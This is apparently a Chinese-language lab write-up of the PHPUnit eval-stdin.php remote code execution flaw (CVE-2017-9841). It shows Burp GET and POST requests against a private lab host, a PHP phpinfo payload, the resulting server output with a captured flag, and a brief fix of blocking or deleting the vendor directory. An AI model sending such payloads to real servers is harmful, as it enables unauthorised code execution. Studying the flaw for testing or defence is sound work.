
phpunit 远程代码执行（CVE-2017-9841）

原理：通常 phpunit 使用 composer 非常流行的 PHP 依赖管理器进行部署,将会在当前目录创建一个 vendor 文件夹.phpunit 生产环境中仍然安装了它,如果该编写器模块存在于 Web 可访问目录，则存在远程代码执行漏洞

访问漏洞存在路径，burp 抓包

http://192.168.1.190:58245/vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php




```
GET /vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php HTTP/1.1
Host: 192.168.1.190:58245
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

改包

提交 post 数据，提交的数据为 php 代码，输入 php phpinfo


post 上去




```
POST /vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php HTTP/1.1
Host: 192.168.1.190:58245
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Length: 24


<?php phpinfo();?>
```

再 reponse 界面打开 Render
即可看到 phpinfo 界面



System	Linux b71dacfdbdef 5.6.0-kali2-amd64 #1 SMP Debian 5.6.14-2kali1 (2020-06-10) x86_64
Build Date	Dec 11 2020 10:50:00
Configure Command	'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--with-pic' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-pdo-sqlite=/usr' '--with-sqlite3=/usr' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-libdir=lib/x86_64-linux-gnu' '--with-apxs2' '--disable-cgi' 'build_alias=x86_64-linux-gnu'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	(none)
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-sodium.ini
PHP API	20170718
PHP Extension	20170718
Zend Extension	320170718
Zend Extension Build	API320170718,NTS
PHP Extension Build	API20170718,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar



PHP_INI_DIR	/usr/local/etc/php
GPG_KEYS	1729F83938DA44E27BA0F4D3DBDB397470D12172 B1B44D8F021E4E2D6021E995DC
PHP_LDFLAGS	-Wl,-O1 -pie
PWD	/var/www/html
vul_flag	flag-{bmhaaf01999-b316-47c8-871d-2d746fed2027}
APACHE_LOG_DIR	/var/log/apache2
LANG	C
PHP_SHA256	409e11bc6a2c18707dfc44bc61c820ddfd81e17481470f3405ee7822d8379903

再 Environment 里找到 flag

设置权限，禁止访问该目录。

修复：设置权限 进制访问该目录
或者删掉